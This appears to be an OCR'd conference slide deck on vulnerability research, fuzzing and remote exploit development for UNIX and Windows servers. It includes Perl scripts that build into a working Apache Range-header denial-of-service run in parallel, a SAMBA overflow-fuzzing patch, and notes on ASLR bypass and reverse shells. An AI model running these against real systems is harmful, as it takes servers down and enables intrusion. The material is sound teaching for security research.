



Uncovering Zero-Days and advanced fuzzing

How to successfully get the tools to unlock UNIX and Windows Servers

About the presentation

- Whoami
- Introduction
- 0days and the rush for public vulnerabilities
  And Advanced fuzzing techniques

Whoami



- My name is Nikolaos Rangos (nick: Kingcope)
- Live in Germany, have greek parents and family
- Hack and like to play with Software
- Develop exploits for software since ~2003
- Am a Penetration tester
- Currently do vulnerability research

Server Side vs. Local and Client Vulnerabilities

- **By using *Remote Exploits (Server Side)* you can attack servers silently without user intervention.**
- **Scanners can discover Servers that run the specific software and version to exploit**

- ***Local vulnerabilities* can be handy to escalate privileges if exploit does not yield desired privileges**

- ***Client Side Vulnerabilities* (for example Web-Browser Exploits) can be used to attack entities inside organizations and companies thus require user intervention.**

- **We will discuss especially remote software flaws, remote vulnerabilites**
- **Most parts of discussion can be applied to local and client vulnerabilities**

Discovering vulnerabilities is easy

- **Programmers do mistakes and introduce flaws - *constantly***
  Especially new features and versions contain flaws, see cvs diffing, updated software

- **New Technologies bring new possibilities for the attacker**

- **Discovering flaws can be fun when you have the appropriate tools set up**


- **There is no secret – Just needs passion, time, experience and good music :D**

The environment – *Virtual Machines* and software

- **For the testbeds you will definitely need VMs set up**
  - **Reason: Different Operating Systems / Targets**
    Handy for adding offsets for each version later on
- **Software you want to audit can be installed inside the VM**
  - **Upside: You can break the operating system without losing data**
- **Example setup: Windows 7 Host with several Guests, like:**
  - **Windows Server 2003/2008, Linux, FreeBSD, Solaris x86, etc.**
  - **(You can do kernel debugging by using pipes host->guest)**
- **Available virtual machines:**
  - **VMWare Workstation, Oracle VirtualBox, QEMU, and more**
  - **Personally Preferred VMWare Workstation over the years**

The environment – *Virtual Machines* and software

Illustration: VMWare running FreeBSD on Win7, many Operating Systems for testing



The tools

- **A kind of programming language, the one you like most:**
  - **Interpreted: Perl, Python.**
  - **Native: C/C++**

  Used to fuzz software, develop and write the exploit itself.
  Used to write own tools for observing processes.
  Some puzzles require native code: Local bugs, RPC exploits,
  Looks more leet to code in C :>

- **UNIX tools:**
  - **strace (Linux), truss/ktrace/kdump (BSD, Solaris) for tracing syscalls**
  - **ltrace for tracing library calls**

- **Windows: ProcessMonitor**
  - **To reveal bugs by looking at file system access**

- **Debuggers:**

  gdb (UNIX), Windbg (Windows User/Kernel), Ollydbg (Windows Userland)

Tool example – *truss* on FreeBSD

Illustration:

Re-Discovering the FreeBSD FTPD Remote Root Exploit (library load) using truss

Commands issued:

h4x# ps aux | grep inetd

root 1138 0.0 0.5 3272 1176 ?? Is 2:05PM 0:00.01 inetd

h4x# truss -ae -f -oout -p 1138

```
1275: issetugid(0x281d20e7,0xbfbfd927,0x400,0xbfbfdd34,0x0,0x0) = 0 (0x0)
1275: break(0x8100000)                                 = 0 (0x0)
1275: __sysctl(0xbfbfdbc4,0x2,0xbfbfdbcc,0xbfbfdbd0,0x0,0x0) = 0 (0x0)
1275: mmap(0x0,1048576,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANON,-1,0x0) = 673148928 (0x281f7000)
1275: mmap(0x282f7000,36864,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANON,-1,0x0) = 674197504 (0x282f7000)
1275: munmap(0x281f7000,36864)                         = 0 (0x0)
1275: __sysctl(0xbfbfdd9c,0x2,0x28201100,0xbfbfddb4,0x0,0x0) = 0 (0x0)
1275: stat("/etc/nsswitch.conf",{ mode=-rw-r--r-- ,inode=70707,size=323,blksize=16384 }) = 0 (0x0)
1275: open("/etc/nsswitch.conf",O_RDONLY,0666)  = 4 (0x4)
1275: ioctl(4,TIOCGETA,0xbfbfd898)                     ERR#25 'Inappropriate ioctl for device'
1275: fstat(4,{ mode=-rw-r--r-- ,inode=70707,size=323,blksize=16384 }) = 0 (0x0)
1275: read(4,"#\n# nsswitch.conf(5) - name ser"...,16384) = 323 (0x143)
1275: read(4,0x2821d000,16384)                         = 0 (0x0)
1275: sigprocmask(SIG_BLOCK,SIGHUP|SIGINT|SIGQUIT|SIGKILL|SIGPIPE|SIGALRM|SIGTERM|SIGURG|SIGSTOP|SIGTST
M|SIGPROF|SIGWINCH|SIGINFO|SIGUSR1|SIGUSR2,0x0) = 0 (0x0)
1275: access("/lib/nss_compat.so.1",0)                 ERR#2 'No such file or directory'
1275: access("/usr/lib/nss_compat.so.1",0)             ERR#2 'No such file or directory'
1275: access("/usr/lib/compat/nss_compat.so.1",0) ERR#2 'No such file or directory'
1275: access("/usr/local/lib/nss_compat.so.1",0) ERR#2 'No such file or directory'
1275: access("/lib/nss_compat.so.1",0)                 ERR#2 'No such file or directory'
1275: access("/usr/lib/nss_compat.so.1",0)             ERR#2 'No such file or directory'
1275: sigprocmask(SIG_SETMASK,0x0,0x0)                 = 0 (0x0)
```

Reading source code and testing parallely

- Good knowledge of the programming language required
- Personally prefer reading C code, most of the UNIX world is built up on C
- Some bugs can be discovered/exploited without any code reading
  Example: Apache Range-Bytes Denial of Service
- Other bugs need to be researched in source code to be exploited properly
  Example: ProFTPD TELNET_IAC Remote Exploit

```c
while (buflen && toread > 0 && *pbuf->current != '\n' && toread--) {
  cp = *pbuf->current++;
  pbuf->remaining++;

  if (handle_iac == TRUE) {
    switch (telnet_mode) {
      case TELNET_IAC:
        switch (cp) {
          case TELNET_WILL:
          case TELNET_WONT:
          case TELNET_DO:
          case TELNET_DONT:
          case TELNET_IP:
          case TELNET_DM:
```

Binary reversing and testing parallely

- **Good knowledge of assembler required (x86, sparc, arm, etc)**
- **The Interactive Disassembler (IDA) is the best tool for this task**
- **Personally tend to look for vulnerable functions in critical code paths and test the suspicious locations using scripts**
- **Can be handy when developing exploits, Example: ProFTPD TELNET_IAC Remote Exploit, finding the plt entry offset of write(2) and specific assembler instructions.**

```
.plt:0813CB28
.plt:0813CB28 ; =============== S U B R O U T I N E =======================================
.plt:0813CB28
.plt:0813CB28 ; Attributes: thunk
.plt:0813CB28
.plt:0813CB28 ; ssize_t write(int fd, const void *buf, size_t n)
.plt:0813CB28 _write          proc near               ; CODE XREF: vio_write+28↓p
.plt:0813CB28                                         ; my_write+43↓p
.plt:0813CB28                 jmp     ds:off_872B148
.plt:0813CB28 _write          endp
.plt:0813CB28
.plt:0813CB28 ; ---------------------------------------------------------------------------
```

Semi-automatic fuzzing with perl/python

- **„Semi-automatic“ because fuzzing is done partly by the programming language like perl and partly with the knowledge of the programmer**

- **Especially effective for plain-text protocols**

- **Raw binary protocol fuzzing is possible this way, requires Wireshark dumps and mostly will cover only initial packets of the protocol**

- **Modules for the interpreted programming language can be used for fuzzing „high level“ and will mostly cover the whole binary protocol**

Fuzzing templates for plaintext and binary protocols

Very Basic template I used alot over the years (perl)

```
use IO::Socket;
$sock = IO::Socket::INET->new(PeerAddr => 'isowarez.de', # connect to isowarez.de
                              PeerPort => 'http(80)', # on port 80 (HTTP)
                              Proto    => 'tcp');

# <input fuzzing ideas here>
print $sock “GET / HTTP/1.0\r\n\r\n”;
##########################

# Display response
while(<$sock>) {
        print;
}
```

- **Above template is extended in the middle with fuzzing ideas for the protocol**
- **Can be extended in a way that several packets are sent, by repeating the template**

Fuzzing templates for plaintext and binary protocols

- **Previous shown template can be used for binary protocols by just replacing the payload with binary data**

- **The basic template is modified using your knowledge about the protocol and each modification (test case) is run against the remote service**

- **On the remote side the results are inspected using tracers like strace, truss to see what is happening or „top“ to inspect Memory and CPU usage**

- **In case a bug was found, the vulnerability is researched and the exploit written by extending the basic template.**

- **The following example shows how the basic template was extended to a real exploit after verifying a vulnerability was found**
  Case: Apache HTTPd Remote Denial of Service

```
my $sock = IO::Socket::INET->new(PeerAddr => "isowarez.de",
                                  PeerPort => "80",
                                  Proto    => 'tcp');
$p = "GET / HTTP/1.1\r\nHost: isowarez.de\r\n\r\n";
print $sock $p;

while(<$sock>) {
 print;
}
```

```
my $sock = IO::Socket::INET->new(PeerAddr => "isowarez.de",
                                  PeerPort => "80",
                                  Proto    => 'tcp');

# Okay we fuzz for the range bytes, let's see if we can break apache httpd
$p = "GET / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-10000\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;

while(<$sock>) {
 print;
}
```

```
# Can happen something by using this in the Range Header ? Let's see.
$p = "";
for ($k=0;$k<1300;$k++) {
    $p .= ",5-$k";
}

my $sock = IO::Socket::INET->new(PeerAddr => "isowarez.de",
                                  PeerPort => "80",
                                  Proto    => 'tcp');

# Okay we fuzz for the range bytes
$p = "GET / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;

while(<$sock>) {
 print;
}
```

OOPS Webserver behaves unaccepted, shows a spike in memory usage, Might be a Bug...
Let's request that thing 50 times parallely using Parallel::Forkmanager.

```
$pm = new Parallel::ForkManager($numforks);

$p = "";
for ($k=0;$k<1300;$k++) {
    $p .= ",5-$k";
}

for ($k=0;$k<50;$k++) {
my $pid = $pm->start and next;

$x = "";
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                                 PeerPort => "80",
                                 Proto    => 'tcp');

$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;

while(<$sock>) {
}
 $pm->finish;
}
$pm->wait_all_children;
print ":pPpPpppPpPPppPpppPp\n";
}
```

Apache httpd does not respond anymore, console on Remote Side (inside VMWare) hangs. Let's decide if we want to inform the people...

Fuzzing by modifying C source on the fly

- **Nearly every critical UNIX software is written in C**
- **Fuzzing by modifying sources is very effective**

How it is done

- **The target software (server side) is chosen and installed**
- **The client of the sofware is compiled**
- **After compilation the audit can begin**
- **The client sources are modified and after each modification each test case is compiled and run against the service**

Fuzzing by modifying C sources on the fly

- **If you want to find logic bugs you have to understand the part of software you are working on and change the code lines that are most interesting**

- **Finding buffer overflows this way can be done rather blindly**

  - **Look for critical code in the C source like network, command handling, parsers etc.**

  - ***Change the buffer contents and buffer lengths one by one***

  - **Compile and test each buffer modification against the service**

Fuzzing by modifying C sources on the fly

Example client code change in SAMBA, source3/client/client.c

```
/****************************************************************************
 Setup a new VUID, by issuing a session setup
****************************************************************************/

static int cmd_logon(void)
{
	TALLOC_CTX *ctx = talloc_tos();
	char *l_username, *l_password;
	NTSTATUS nt_status;

	if (!next_token_talloc(ctx, &cmd_ptr,&l_username,NULL)) {
		d_printf("logon <username> [<password>]\n");
		return 0;
	}

	if (!next_token_talloc(ctx, &cmd_ptr,&l_password,NULL)) {
		char *pass = getpass("Password: ");
		if (pass) {
			l_password = talloc_strdup(ctx,pass);
		}
	}
	if (!l_password) {
		return 1;
	}

	char buffer[8096];
	memset(buffer, 'A', sizeof(buffer));
	buffer[8095]=0;

	nt_status = cli_session_setup(cli, buffer,
				      buffer, strlen(buffer),
				       buffer, strlen(buffer),
				       lp_workgroup());
/*
	nt_status = cli_session_setup(cli, l_username,
				       l_password, strlen(l_password),
				       l_password, strlen(l_password),
				       lp_workgroup());
*/
```

Building exploits

- Logic bugs are nice to have since exploits for logic bugs can be more stable, effective and easier to develop
- Buffer overruns and memory corruptions can be exploited depending on their nature and can be as stable as logic bugs, exploiting can be time consuming
- Goal: retrieve a remote shell/command line
  - Patch memory to hit a good place to
  - Control the Instruction Pointer (i386 processor: EIP)
  - Bypass protections (ASLR/ NX on amd64)
  - Execute the payload, retrieve the shell
    - Personally prefer reverse shells to evade firewall protections
  - Most work is done using a debugger like gdb
- Add more targets to the exploit
- Test the exploit in the wild, real world and adjust it

Bypassing ASLR (Address Space Layout Randomization) on Linux (ProFTPD Remote Root Exploit case)

- **Assume we have redirected the Instruction Pointer to our desired value (for example through Stack Smashing, overwritten Function Pointer)**
- **The address space is randomized, so where we jump to ?**
- **Stack addresses, addresses of libraries, heaps of libraries are all randomized**
- ***The image (TEXT segment) of the process is NOT randomized***
- **Duhh!**
- **We can jump to the TEXT segment, its base has a fixed address**

OS version   Not randomized vm space   Randomized vm space


```
root@debian:~# cat /etc/issue
Debian GNU/Linux 6.0 \n \l

root@debian:~# uname -a
Linux debian 2.6.32-5-686 #1 SMP Mon Jan 16 16:04:25 UTC 2012 i686 GNU/Linux
root@debian:~# cat /proc/1451/maps | head
08048000-080d7000 r-xp 00000000 08:01 367591     /usr/sbin/proftpd
080d7000-080df000 rw-p 0008e000 08:01 367591     /usr/sbin/proftpd
080df000-080e9000 rw-p 00000000 00:00 0
09297000-092fa000 rw-p 00000000 00:00 0          [heap]
b7271000-b7279000 r-xp 00000000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b7279000-b727a000 r--p 00008000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b727a000-b727b000 rw-p 00009000 08:01 115121     /lib/i686/cmov/libnss_nis-2.11.3.so
b727b000-b7281000 r-xp 00000000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
b7281000-b7282000 r--p 00006000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
b7282000-b7283000 rw-p 00007000 08:01 115143     /lib/i686/cmov/libnss_compat-2.11.3.so
root@debian:~# pkill -9 proftpd
root@debian:~# proftpd
root@debian:~# ps aux |grep proftpd
proftpd   1525  0.0  0.3   7768  1652 ?        Ss   15:42   0:00 proftpd: (accepting connections)
root      1527  0.0  0.1   3320   796 pts/0    S+   15:42   0:00 grep proftpd
root@debian:~# cat /proc/1525/maps | head
08048000-080d7000 r-xp 00000000 08:01 367591     /usr/sbin/proftpd
